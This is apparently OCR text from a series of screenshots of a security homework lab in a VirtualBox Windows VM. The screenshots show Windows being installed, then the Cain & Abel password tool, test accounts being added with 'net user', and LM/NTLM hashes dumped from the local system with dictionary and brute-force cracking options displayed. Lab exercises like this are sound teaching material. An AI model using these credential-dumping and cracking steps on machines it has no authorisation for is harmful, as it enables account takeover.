

ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Install Windows
Installing Windows...
That's all the information we need right now. Your computer will restart several times during installation.
Copying Windows files
Expanding Windows files (0%) .
Installing features
Installing updates
Completing installation
1 Collecting information
2 Installing Windows
Right Ctrl



ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Cain & Abel v4.9.56 Installation
Cain & Abel
Cain & Abel 4.9.56 Installation
Cain & Abel 4.9.56
This installation program will install Cain & Abel 4.9.56.
Press the Next button to start the installation. You can press the Cancel button now if you do not want to install Cain & Abel 4.9.56 at this time.
Next >
Cancel
12:25 PM
4/13/2016
Right Ctrl



ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user usr pwd /add
The command completed successfully.
C:\Windows\system32>net user simple abc /add
The command completed successfully.
C:\Windows\system32>net user play ground /add
The command completed successfully.
C:\Windows\system32>_
Protected Storage
http://www.oxid.it
12:28 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes
OSPF-MD5 Hashes (
RIPv2-MD5 Hashes (
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
Kerb5 PreAuth Hashe
Radius Shared-Key H
IKE-PSK Hashes (0)
MSSQL Hashes (0)
User Name
LM Password
< 8
NT Password
LM Hash
NT Hash
Add NT Hashes from
Import Hashes from local system
Include Password History Hashes
Import Hashes from a text file
Import Hashes from a SAM database
SAM Filename
Boot Key (HEX)
Cancel
Next ->
LM & NTLM Hashes
http://www.oxid.it
12:31 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes
OSPF-MD5 Hashes (
RIPv2-MD5 Hashes (
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
Kerb5 PreAuth Hashe
Radius Shared-Key H
IKE-PSK Hashes (0)
MSSQL Hashes (0)
User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash | challenge | Type
Admini... | * empty * | * | * empty * | AAD3B435B51... | 31D6CFE0D16... | | LM & NTLM
Guest | * empty * | * | * empty * | AAD3B435B51... | 31D6CFE0D16... | | LM & NTLM
play | * empty * | * | | AAD3B435B51... | 07552DA5611F... | | LM & NTLM
simple | * empty * | * | | AAD3B435B51... | E0FBA38268D0... | | LM & NTLM
test | * empty * | * | | AAD3B435B51... | E0FBA38268D0... | | LM & NTLM
usr | * empty * | * | | AAD3B435B51... | 5524F6A9B378... | | LM & NTLM
LM & NTLM Hashes
http://www.oxid.it
12:34 PM
4/13/2016
Right Ctrl



ics_hw_vm [執行中] - Oracle VM VirtualBox
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes
OSPF-MD5 Hashes ((
RIPv2-MD5 Hashes ((
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
Kerb5 PreAuth Hashe
Radius Shared-Key H
IKE-PSK Hashes (0)
MSSQL Hashes (0)
User Name LM Password < 8 NT Password LM Hash NT Hash challenge Type
Admini... * empty * * * empty * AAD3B435B51... 31D6CFE0D16... LM & NTLM
Guest * empty * * * empty * AAD3B435B51... 31D6CFE0D16... LM & NTLM
play 07552DA5611F... LM & NTLM
simpl E0FBA38268D0... LM & NTLM
test
usr
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list Insert
Remove Delete
Remove Machine Accounts
Remove All
Export
LM Hashes
LM Hashes + challenge
NTLM Hashes
NTLM Hashes + challenge
NTLM Session Security Hashes
LM & NTLM Hashes
http://www.oxid.it
Network
Internet access
12:36 PM
4/13/2016
Right Ctrl

